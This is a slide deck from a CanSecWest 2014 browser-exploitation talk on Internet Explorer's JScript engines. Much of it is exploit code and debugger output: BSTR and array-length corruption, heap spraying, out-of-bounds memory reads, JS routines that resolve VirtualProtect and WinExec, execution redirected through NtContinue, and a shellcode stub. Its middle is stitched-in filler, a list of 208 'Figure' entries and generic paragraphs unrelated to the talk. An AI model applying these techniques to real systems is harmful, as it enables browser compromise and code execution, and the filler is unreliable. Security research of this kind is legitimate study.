

ROPs are for the 99%



Yang Yu at NSFOCUS Security Lab

CanSecWest 2014

public

Who am I

Background

“Vital Point Strike”

“Interdimensional Execution”

Researcher at NSFOCUS Security Lab since 2002

<http://twitter.com/tombkeeper>

Focus on:

APT/0-Day detection

Vulnerability & Exploit

Wireless & Mobile


Many other geek things

Before 2002, I am...

Previously



Now



This is what I want to present:



This is my original presentation plan:



After negotiation with Microsoft...
Finally, this is what I will present today:



Background

Once upon a time,
JScript use BSTR to store String object data

```
struct BSTR {  
    LONG length;  
    WCHAR* str;  
}
```

```
var str = "AAAAAAAAA";
```



```
0:016> dd 120d0020  
120d0020  00000010 00410041 00410041 00410041  
120d0030  00410041 00000000 00000000 00000000
```

```
var str = "AAAAAAAA";
```

```
0:016> dd 120d0020
120d0020  00000010 00410041 00410041 00410041
120d0030  00410041 00000000 00000000 00000000
```



```
writeByVul(0x120d0020, 0x7fffffff0);
```



```
0:016> dd 120d0020
120d0020  7fffffff0 00410041 00410041 00410041
120d0030  00410041 00000000 00000000 00000000
```

```
var outofbounds = str.substr(0x22222200,4);
```

* Peter Vreugdenhil, "Pwn2Own 2010 Windows 7 Internet Explorer 8 exploit"

```
var strArr = heapSpray("\u0000");
var sprayedAddr = 0x14141414;
var i, p, modified, leverageStr, bstrPrefixAddr;

writeByVul(sprayedAddr);
for (i = 0; i < strArr.length; i++) {
    p = strArr[i].search(/^[^\\u0000]/);
    if (p != -1) {
        modified = i;
        leverageStr = strArr[modified];
        bstrPrefixAddr = sprayedAddr - (p)*2 - 4;
        break;
    }
}
```

* Fermin J. Serna, "The info leak era on software exploitation"

JScript 9 replaced JScript 5.8 since IE 9.

JScript 9 does not use BSTR now,
so exploiters switch to
flash vector object.

Actually, JScript 5.8 is still there.
We can summon it back.


```
<META http-equiv = "X-UA-Compatible"  
      content      = "IE=EmulateIE8"/>  
<Script Language = "JScript.Encode">  
...  
</Script>
```

or

```
<META http-equiv = "X-UA-Compatible"  
      content      = "IE=EmulateIE8"/>  
<Script Language = "JScript.Compact">  
...  
</Script>
```

* Some features are not supported with JScript.Compact, like eval().

Seems we've already done:

Summon JScript 5.8 back



Locate and corrupt BSTR prefix



Info leak



ROP

But, is JScript 9 really unexploitable?

- Internal implementations are very different
 - Size of jscript.dll is about 800K
 - Size of jscript9.dll is about 2800K
- Nearly identical for web developers
- Very different for exploit developers
- JScript 9 is designed to fast, security is not the highest priority
 - We should thanks V8 and those speed tests 😊

I don't have enough time to fully talk about the internals of JScript 9 today, but I can tell you:

JScript 9 is more exploit-friendly.

- Custom heaps, no gaps, less random

- More raw internal data structures

- More "interesting" objects

- ...

Although JScript 9 no longer use BSTR to store String object data, but there is some other new data structures like BSTR.

```
var str = "AA";  
for (var i = 0 ; i < count ; i++)  
{  
    strArr[i] = str.substr(0,2);  
}
```

```
0:017> dd 12120000  
12120000 68347170 02f8ff70 00000002 02deafb8  
12120010 02deafb8 00000000 00000000 00000000  
12120020 68347170 02f8ff70 00000002 02deafb8  
12120030 02deafb8 00000000 00000000 00000000  
12120040 68347170 02f8ff70 00000002 02deafb8  
12120050 02deafb8 00000000 00000000 00000000  
0:017> du 02deafb8  
02deafb8 "AA"
```



```
var count = (0x80000-0x20)/4;          // 0x0001fff8
var intArr = new Array(count);
for(var i=0; i<count; i++)
{
    intArr[i] = 0x11111111;
}
```

```
0:004> dd 01c3f9c0 l 4*3
01c3f9c0  6eb74534 031f6940 00000000 00000005
01c3f9d0  0001fff8 0d0d0010 0d0d0010 00000000
01c3f9e0  00000001 01a00930 00000000 00000000
0:014> dd 0d060010-10 l 4*3
0d060000  00000000 0007fff0 00000000 00000000
0d060010  00000000 0001fff8 0001fff8 00000000
0d060020  11111111 11111111 11111111 11111111
```

* Test environment is Internet Explorer 11

```
var sprayedAddr = 0x14141414;
var arrLenAddr = -1;
var intArr = arrSpray( 0x11111111, count, size );
writeByVul(sprayedAddr);
for (i = 0 ; i < count ; i++)
{
    for (j = 0 ; j < size ; j++)
    {
        if(intArr[i][j] != 0x11111111 )
        {
            arrLenAddr = sprayedAddr-j*4-8;
            break;
        }
    }
    if(arrLenAddr != -1) break;
}
```

```
writeByVul(0x0d0d0018 , 0x30000000);
```



```
0:004> dd 0d0d0010-10 1 4*3
0d0d0000  00000000 0007fff0 00000000 00000000
0d0d0010  00000000 0001fff8 30000000 00000000
0d0d0020  11111111 11111111 11111111 11111111
```

The out-of-bounds **read** will be failed if only enlarge length in the Array data prefix, this is due to JScript 9 will check the length in Array object structure while reading Array data.

```
var outofbounds = intArr[0x40000]; // failure
```

But the out-of-bounds **writing** can be conducted, and the length in Array object structure will be rewrote automatically, then we can proceed with the out-of-bounds read operation.

```
intArr[0x00200200] = 0x22222222;
```



```
0:004> dd 0d0d0010-10 1 4*3
0d0d0000  00000000 0007ffff 00000000 00000000
0d0d0010  00000000 00200201 30000000 00000000
0d0d0020  11111111 11111111 11111111 11111111
0:004> dd 01c3f9c0 1 4*3
01c3f9c0  6eb74534 031f6940 00000000 00000001
01c3f9d0  00200201 0d0d0010 0d0d0010 00000000
01c3f9e0  00000001 01a00930 00000000 00000000
```

```
var outofbounds = intArr[0x40000]; // success
```

Int8Array Object	Uint8Array Object
Int16Array Object	Uint16Array Object
Int32Array Object	Uint32Array Object
ArrayBuffer Object	DataView Object

Make it more easier to read and write memory

* Supported in Internet Explorer 10 and Internet Explorer 11

How to turn “calling UAF” to “rewriting UAF”?

How to trigger a rewriting UAF multiple times?

Since BSTR use system heap, how to bypass heap gaps in Windows 8/8.1 when using BSTR trick?

String object is read only, how to write memory in JScript 5.8?

How to read or write an address if it is lower than the corrupted object or BSTR?

How to corrupt an object or BSTR to out-of-bounds read if the vulnerability is just “mov [eax+4], 0”?

“Rewriting UAFs” is not rare: CVE-2013-0087, CVE-2013-0094, CVE-2013-2551, CVE-2013-3111, CVE-2013-3123, CVE-2013-3146, CVE-2013-3914, CVE-2013-3915, CVE-2014-0322...

And many other UAFs can be converted to “rewriting UAFs”.

But not every rewriting is exploit-friendly.

How to exploit all of them?

😊	mov dword ptr [ecx+8],	eax
😐	or dword ptr [esi+8],	0x20000
😐	dec dword ptr [eax+8]	
😐	inc dword ptr [eax+0x10]	
😞	and dword ptr [ebx],	0
😞	mov dword ptr [eax+4],	0

So are we done now?

Summon JScript 5.8 back to
locate and corrupt BSTR prefix,
or use some JScript 9 mojo to
do the same thing



Info leak



ROP

But I am too lazy to ROP

“Vital Point Strike”



A vital point is a point in the human body that, when pressure is applied, produces crippling pain, even leads to serious injury or death.



In memory, there are also some “vital points”, as long as even one byte be overwritten, your browser(not only IE) will enter GOD MODE.

Vital Point Strike don't need ROP or Shellcode.





1. **Introduction**
 2. **Background**
 3. **Methodology**
 4. **Results**
 5. **Conclusion**
 6. **References**
 7. **Appendix**
 8. **Index**
 9. **Table of Contents**
 10. **Figure 1**
 11. **Figure 2**
 12. **Figure 3**
 13. **Figure 4**
 14. **Figure 5**
 15. **Figure 6**
 16. **Figure 7**
 17. **Figure 8**
 18. **Figure 9**
 19. **Figure 10**
 20. **Figure 11**
 21. **Figure 12**
 22. **Figure 13**
 23. **Figure 14**
 24. **Figure 15**
 25. **Figure 16**
 26. **Figure 17**
 27. **Figure 18**
 28. **Figure 19**
 29. **Figure 20**
 30. **Figure 21**
 31. **Figure 22**
 32. **Figure 23**
 33. **Figure 24**
 34. **Figure 25**
 35. **Figure 26**
 36. **Figure 27**
 37. **Figure 28**
 38. **Figure 29**
 39. **Figure 30**
 40. **Figure 31**
 41. **Figure 32**
 42. **Figure 33**
 43. **Figure 34**
 44. **Figure 35**
 45. **Figure 36**
 46. **Figure 37**
 47. **Figure 38**
 48. **Figure 39**
 49. **Figure 40**
 50. **Figure 41**
 51. **Figure 42**
 52. **Figure 43**
 53. **Figure 44**
 54. **Figure 45**
 55. **Figure 46**
 56. **Figure 47**
 57. **Figure 48**
 58. **Figure 49**
 59. **Figure 50**
 60. **Figure 51**
 61. **Figure 52**
 62. **Figure 53**
 63. **Figure 54**
 64. **Figure 55**
 65. **Figure 56**
 66. **Figure 57**
 67. **Figure 58**
 68. **Figure 59**
 69. **Figure 60**
 70. **Figure 61**
 71. **Figure 62**
 72. **Figure 63**
 73. **Figure 64**
 74. **Figure 65**
 75. **Figure 66**
 76. **Figure 67**
 77. **Figure 68**
 78. **Figure 69**
 79. **Figure 70**
 80. **Figure 71**
 81. **Figure 72**
 82. **Figure 73**
 83. **Figure 74**
 84. **Figure 75**
 85. **Figure 76**
 86. **Figure 77**
 87. **Figure 78**
 88. **Figure 79**
 89. **Figure 80**
 90. **Figure 81**
 91. **Figure 82**
 92. **Figure 83**
 93. **Figure 84**
 94. **Figure 85**
 95. **Figure 86**
 96. **Figure 87**
 97. **Figure 88**
 98. **Figure 89**
 99. **Figure 90**
 100. **Figure 91**
 101. **Figure 92**
 102. **Figure 93**
 103. **Figure 94**
 104. **Figure 95**
 105. **Figure 96**
 106. **Figure 97**
 107. **Figure 98**
 108. **Figure 99**
 109. **Figure 100**
 110. **Figure 101**
 111. **Figure 102**
 112. **Figure 103**
 113. **Figure 104**
 114. **Figure 105**
 115. **Figure 106**
 116. **Figure 107**
 117. **Figure 108**
 118. **Figure 109**
 119. **Figure 110**
 120. **Figure 111**
 121. **Figure 112**
 122. **Figure 113**
 123. **Figure 114**
 124. **Figure 115**
 125. **Figure 116**
 126. **Figure 117**
 127. **Figure 118**
 128. **Figure 119**
 129. **Figure 120**
 130. **Figure 121**
 131. **Figure 122**
 132. **Figure 123**
 133. **Figure 124**
 134. **Figure 125**
 135. **Figure 126**
 136. **Figure 127**
 137. **Figure 128**
 138. **Figure 129**
 139. **Figure 130**
 140. **Figure 131**
 141. **Figure 132**
 142. **Figure 133**
 143. **Figure 134**
 144. **Figure 135**
 145. **Figure 136**
 146. **Figure 137**
 147. **Figure 138**
 148. **Figure 139**
 149. **Figure 140**
 150. **Figure 141**
 151. **Figure 142**
 152. **Figure 143**
 153. **Figure 144**
 154. **Figure 145**
 155. **Figure 146**
 156. **Figure 147**
 157. **Figure 148**
 158. **Figure 149**
 159. **Figure 150**
 160. **Figure 151**
 161. **Figure 152**
 162. **Figure 153**
 163. **Figure 154**
 164. **Figure 155**
 165. **Figure 156**
 166. **Figure 157**
 167. **Figure 158**
 168. **Figure 159**
 169. **Figure 160**
 170. **Figure 161**
 171. **Figure 162**
 172. **Figure 163**
 173. **Figure 164**
 174. **Figure 165**
 175. **Figure 166**
 176. **Figure 167**
 177. **Figure 168**
 178. **Figure 169**
 179. **Figure 170**
 180. **Figure 171**
 181. **Figure 172**
 182. **Figure 173**
 183. **Figure 174**
 184. **Figure 175**
 185. **Figure 176**
 186. **Figure 177**
 187. **Figure 178**
 188. **Figure 179**
 189. **Figure 180**
 190. **Figure 181**
 191. **Figure 182**
 192. **Figure 183**
 193. **Figure 184**
 194. **Figure 185**
 195. **Figure 186**
 196. **Figure 187**
 197. **Figure 188**
 198. **Figure 189**
 199. **Figure 190**
 200. **Figure 191**
 201. **Figure 192**
 202. **Figure 193**
 203. **Figure 194**
 204. **Figure 195**
 205. **Figure 196**
 206. **Figure 197**
 207. **Figure 198**
 208. **Figure 199**
 209. **Figure 200**
 210. **Figure 201**
 211. **Figure 202**
 212. **Figure 203**
 213. **Figure 204**
 214. **Figure 205**
 215. **Figure 206**
 216. **Figure 207**
 217. **Figure 208**



Trends in the prevalence of



1. Introduction

The purpose of this study is to investigate the effects of various factors on the performance of the system.

2. Methodology

The study was conducted using a combination of theoretical analysis and experimental data.

3. Results

The results of the study show that the system's performance is significantly affected by the input parameters.

4. Discussion

The findings of this study have important implications for the design and optimization of the system.






1. The first step is to identify the problem.

2. The second step is to analyze the problem.

3. The third step is to develop a solution.





1. The first part of the document discusses the importance of maintaining accurate records of all transactions and activities. It emphasizes the need for transparency and accountability in financial reporting.

2. The second part of the document outlines the various methods and techniques used to collect and analyze data. It includes a detailed description of the experimental procedures and the statistical analysis performed.


3. The third part of the document presents the results of the study. It includes a series of tables and graphs that illustrate the findings. The data shows a clear trend of increasing values over time, which is consistent with the theoretical model proposed.

4. The fourth part of the document discusses the implications of the findings. It suggests that the results have significant implications for the field of research and may lead to further developments in the area.

5. The fifth part of the document concludes the study. It summarizes the key findings and highlights the limitations of the research. It also suggests areas for future research and provides a final statement on the overall significance of the work.



1. The first step is to create a new project in the software.
2. Next, you need to define the parameters of the simulation.
3. Finally, you can run the simulation and analyze the results.





1. The first part of the document discusses the importance of maintaining accurate records of all transactions and activities. It emphasizes the need for transparency and accountability in financial reporting.

2. The second part of the document outlines the various methods and techniques used to collect and analyze data. It includes a detailed description of the experimental procedures and the statistical analysis performed.

3. The third part of the document presents the results of the study, showing the trends and patterns observed in the data. It includes several tables and figures to illustrate the findings.

4. The fourth part of the document discusses the implications of the findings and the potential applications of the research. It highlights the significance of the results and the need for further investigation in this area.

5. The fifth part of the document provides a conclusion and summarizes the key points of the study. It also includes a list of references and a bibliography of the sources used in the research.

6. The sixth part of the document contains a list of appendices and supplementary materials, including raw data, additional figures, and a glossary of terms.

The first part of the study focuses on the theoretical framework and the research objectives. It discusses the importance of understanding the relationship between the variables and the need for a comprehensive analysis.

The second part of the study describes the methodology used, including the data collection methods and the statistical techniques employed to analyze the data.

The third part of the study presents the results of the analysis, showing the relationship between the variables and the impact of the different factors. It also discusses the limitations of the study and the need for further research.

The fourth part of the study discusses the implications of the findings for practice and policy. It highlights the key findings and the recommendations for future research and practice.

The fifth part of the study concludes the paper, summarizing the main findings and the contributions of the study. It also provides a final statement on the importance of the research and the need for continued efforts in this field.

“Interdimensional Execution”



Even under ASLR, module address is 0x10000 aligned, so we can find the base address of the module according any pointer like this:

```
function GetBaseAddrByPoiAddr( PoiAddr )
{
    var BaseAddr = 0;
    BaseAddr = PoiAddr & 0xFFFF0000;
    while( readDword(BaseAddr)      != 0x00905A4D ||
           readDword(BaseAddr+0xC) != 0x0000FFFF )
    {
        BaseAddr -= 0x10000;
    }
    return BaseAddr;
}
```

We can read the import table of a module, find out the base address of kernel32.dll or others:

```
function GetModuleFromImport( ModuleName, LibAddr )
{
    var p    = 0;
    var pImport; // PIMAGE_IMPORT_DESCRIPTOR

    p = readDword(LibAddr + 0x3C);
    p = readDword(LibAddr + p + 0x80);
    pImport = LibAddr + p;
    while( readDword(pImport+0x0C) != 0 )
    {
        ...
    }
}
```


Since we can read PE data, certainly we can write a JS version GetProcAddress():

```
function GetProcAddress( LibAddr, ProcName )
{
    var FuncAddr;
    var pExport;
    var pNameBase;
    var AddressOfNameOrdinals;
    ...
    p = readDword(LibAddr + 0x3C);
    p = readDword(LibAddr + p + 0x78);
    pExport = LibAddr + p;
    NumberOfNames = readDword(pExport + 0x18);
    ...
}
```

Now, we can do this in JS just like in C:

```
var jscript9 = GetBaseAddrByPoiAddr(jsobj);
var kernel32 = GetModuleFromImport("kernel32.dll", jscript9);
var ntdll     = GetModuleFromImport("ntdll.dll", kernel32);
var VirtualProtect = GetProcAddress(kernel32, "VirtualProtect");
var WinExec       = GetProcAddress(kernel32, "WinExec");
var NtContinue    = GetProcAddress(ntdll, "NtContinue");
...
```

```
NTSTATUS NTAPI NtContinue(  
    IN PCONTEXT ThreadContext,  
    IN BOOLEAN  RaiseAlert  
);
```

NtContinue can control the value of all registers, including the EIP and ESP.

Value of the second parameter does not affect the main function of NtContinue.

```
#define CONTEXT_i386      0x00010000
#define CONTEXT_CONTROL  (CONTEXT_i386|0x00000001L)
#define CONTEXT_INTEGER  (CONTEXT_i386|0x00000002L)
...
typedef struct _CONTEXT
{
    ULONG ContextFlags;
    ...
    ULONG Eip;
    ULONG SegCs;
    ULONG EFlags;
    ULONG Esp;
    ULONG SegSs;
    UCHAR ExtendedRegisters[512];
} CONTEXT, *PCONTEXT;
```

Array object:

```
0:019> dd 14162050
14162050  681b4534 035f46a0 00000000 00000005
14162060  00000001 14162078 14162078 00000000
```

Trigger a function pointer call:

```
var n = intArr[i].length;
```



```
eax=681b4534 ebx=00000000 ecx=14162050 edx=14162050
esi=02da4b80 edi=00000073 eip=681bda81 esp=03ddab84
Js::JavascriptOperators::GetProperty_Internal<0>+0x4c:
681bda81 ff5040 call  dword ptr [eax+40h]
0:007> dd esp
03ddab84  14162050 00000073 03ddabdc 00000000
```

```
0:019> dd 14162050
14162050  12161003 00000000 00000000 00000000
0:019> dt _CONTEXT ContextFlags Eip Esp 14162050
+0x000 ContextFlags  : 0x12161003
+0x0b8 Eip           : 0x75f310c8 // VirtualProtect
+0x0c4 Esp           : 0x14180000 // faked stack
0:019> dds 12161003
12161003  770ffef0 ntdll!NtContinue
12161007  770ffef0 ntdll!NtContinue
...
```

```
eax=12161003 ebx=00000000 ecx=14162050 edx=14162050
esi=02da4b80 edi=00000073 eip=681bda81 esp=03ddab84
Js::JavascriptOperators::GetProperty_Internal<0>+0x4c:
681bda81 ff5040 call dword ptr [eax+40h]
0:007> dd esp
03ddab84  14162050 00000073 03ddabdc 00000000
```

ThreadContext.Eip → VirtualProtect()

ThreadContext.Esp →

```
BOOL WINAPI VirtualProtect(  
    LPVOID lpAddress,  
    SIZE_T dwSize,  
    DWORD  flNewProtect,  
    PDWORD lpf1OldProtect  
);
```

Pointer to Shellcode

lpAddress

dwSize

PAGE_EXECUTE_READWRITE

lpf1OldProtect

PS: Since we already know the Shellcode address, and we can using JS version GetProcAddress() to provide function address, so the Shellcode do not need GetPC, ReadPEB, GetKernel32, etc. **It could be difficult to detect and identify.**

Dimension 1		Dimension 2	
Native		Script	
		...	
		var OpenProcess = ...	
		var DeviceIoControl = ...	
		...	
	0x????????	scArr[0] = OpenProcess;	
	0x????????	scArr[1] = DeviceIoControl;	
	
	
FF5504	call [ebp - 4]	scArr[?] = 0x500455FF	
50	push eax	...	
	


```
struct _PointerTable
{
    FARPROC WinExec;
    FARPROC ExitProcess;
    char    *szath;
};

void ShellCode(void)
{
    struct _PointerTable pt;

    __asm mov ebp, 0xAAAAAAAA
    pt.WinExec( pt.szath, SW_SHOWNORMAL );
    pt.ExitProcess(0);
}
```

_ShellCode:

